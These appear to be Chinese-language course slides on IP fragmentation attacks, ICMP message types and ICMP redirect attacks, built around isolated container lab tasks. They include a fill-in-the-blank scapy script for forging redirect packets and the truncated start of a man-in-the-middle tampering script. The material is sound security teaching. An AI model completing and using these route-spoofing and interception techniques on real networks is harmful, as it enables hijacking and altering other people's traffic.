
举例



Q3: Tie up碎片攻击

➤ 碎片攻击

- **原理**: 攻击者仅发送第一个 (offset=0) 和最后一个分片 (offset接近65535) 这两个IP分片
- **方法**: 对分片的“片偏移”数值进行设计
- **结果**: 接收方缓冲区耗尽等




课程提纲

- IP层的工作机制
- IP数据包分片和攻击
- ICMP协议和重定向攻击



ICMP协议头部



类型	代码	描述	查询	差错
0	0	回显应答	✓	
3	0	目的不可达		✓
	1	网络不可达		✓
	2	主机不可达		✓
	3	协议不可达		✓
	4	端口不可达		✓
	5	需要进行分片但设置了不分片比特		✓
	6	源站选路失败		✓
	7	目的网络不认识		✓
	8	目的主机不认识		✓
	9	源主机被隔离		✓
	10	目的网络被强制禁止		✓
	11	目的主机被强制禁止		✓
	12	由于服务类型TOS, 网络不可达		✓
	13	由于服务类型TOS, 主机不可达		✓
	14	由于过滤, 通信被强制禁止		✓
	15	主机越权		✓
	16	优先权中止失效		✓
4	0	源端被关闭		✓
5	0	重定向		✓
	1	对网络重定向		✓
	2	对主机重定向		✓
	3	对服务类型和网络重定向		✓
	4	对服务类型和主机重定向		✓
8	0	回显请求	✓	
9	0	路由器通告	✓	
10	0	路由器请求	✓	
11	0	超时		✓
	1	传输期间生存时间为0		✓
	2	在数据报组装期间生存时间为0		✓
12	0	参数问题		✓
	1	坏的IP首部(包括各种差错)		✓
	2	缺少必需的选项		✓
13	0	时间戳请求	✓	
14	0	时间戳应答	✓	
15	0	信息请求	✓	
16	0	信息应答	✓	
17	0	地址掩码请求	✓	
18	0	地址掩码应答	✓	


ICMP协议的功能

➤ 信息询问

- 回送请求/响应：发送一个消息，期望目标回送（例如：ping）
- 时间戳请求/响应：向目标系统查询当前时间
- 地址掩码请求/响应：通过子网掩码请求和响应来获知所在网络的子网掩码
- 路由询问/通告：查询网络路由器的工作状态

➤ 差错报告


- 终点不可达：访问的目标网络、主机、协议、端口等不可达
- 源站抑制：发生拥塞导致丢弃IP分组时，发送抑制报文要求发送端降低发送速率
- 超时：路由器收到TTL=0的IP分组，或接收端在规定时间内不能收到全部的IP分组数据
- 参数问题：路由器或接收端收到首部字段有错的IP分组，并已无法转发
- 路由重定向：认为发送端的路由不合理，提出新的路由建议



ICMP回送请求/响应

Type	Code	描述
8	0	回送请求
0		回送响应



```
root@25290333e2b7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.176 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.105 ms
```



ICMP超时报错

Type	Code	描述
11	0	TTL=0
	1	IP组装超时


```
root@25290333e2b7:/# ping -t 1 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
From 10.9.0.11 icmp_seq=1 Time to live exceeded
From 10.9.0.11 icmp_seq=2 Time to live exceeded
```



ICMP不可达报错

Type	Code	描述
3	0	网络不可达
	1	主机不可达
	2	协议不可达
	3	端口不可达
	4	需要分组



```
root@25290333e2b7:/# ping 192.168.60.99
PING 192.168.60.99 (192.168.60.99) 56(84) bytes of data.
From 10.9.0.11 icmp_seq=1 Destination Host Unreachable
From 10.9.0.11 icmp_seq=2 Destination Host Unreachable
```



ICMP路由重定向

Type	Code	描述
5	0	为网络号重定向
	1	为主机重定向


```
root@25290333e2b7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.176 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.105 ms
```



ICMP路由重定向攻击

➤ 路由重定向

- 合法用途：路径不合适时，向源端发送路由提示（建议）
- 恶意用途：路由欺骗



```
// In docker-compose.yml
sysctls:
  - net.ipv4.conf.all.accept_redirects=1

// To turn the protection on, set its value to 0
# sysctl net.ipv4.conf.all.accept_redirects=0
```


通过ICMP重定向修改源端路由（实验任务二）



➤ 通过ICMP重定向修改源端路由

• 实验步骤

- ① 在Victim容器上ping 192.168.60.5（容器环境下需一直运行，否则实验不会成功）
- ② 在Attacker容器上编写icmp_redirect.py向Victim容器发送重定向报文，并执行
- ③ 在Victim容器上运行ip route show cache，观察路由是否被修改
- ④ 在Victim容器上运行mtr -n 192.168.60.5，观察报文转发路径

开放问题？


- 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。

```
#!/usr/bin/python3

from scapy.all import *


ip = IP(src = @@@@, dst = @@@@)
icmp = ICMP(type=@@@@, code=@@@@)
icmp.gw = @@@@

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = @@@@, dst = @@@@)
send(ip/icmp/ip2/ICMP());
```



ICMP重定向的问题

- Q1: 是否可以从外网向目标主机发送一个ICMP重定向报文? (10.9.0.105→192.168.60.5)
- Q2: 是否利用ICMP重定向报文将目标主机路由修改到一个外网路由器?



利用ICMP重定向实施中间人攻击（实验任务三）



➤ 利用ICMP重定向实施中间人攻击

• 实验步骤

- ① 在Attacker容器上向Victim容器执行icmp_redirect.py和ping
- ② 在Victim容器和192.168.60.5容器上分别运行nc客户端和服务端
- ③ 在Malicious Router容器上关闭路由功能（测试是否正确劫持了nc通信）
- ④ 在Malicious Router容器上修改mitm_sample.py，篡改通信内容（例如seedlabs→AAAAAAA）

- 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

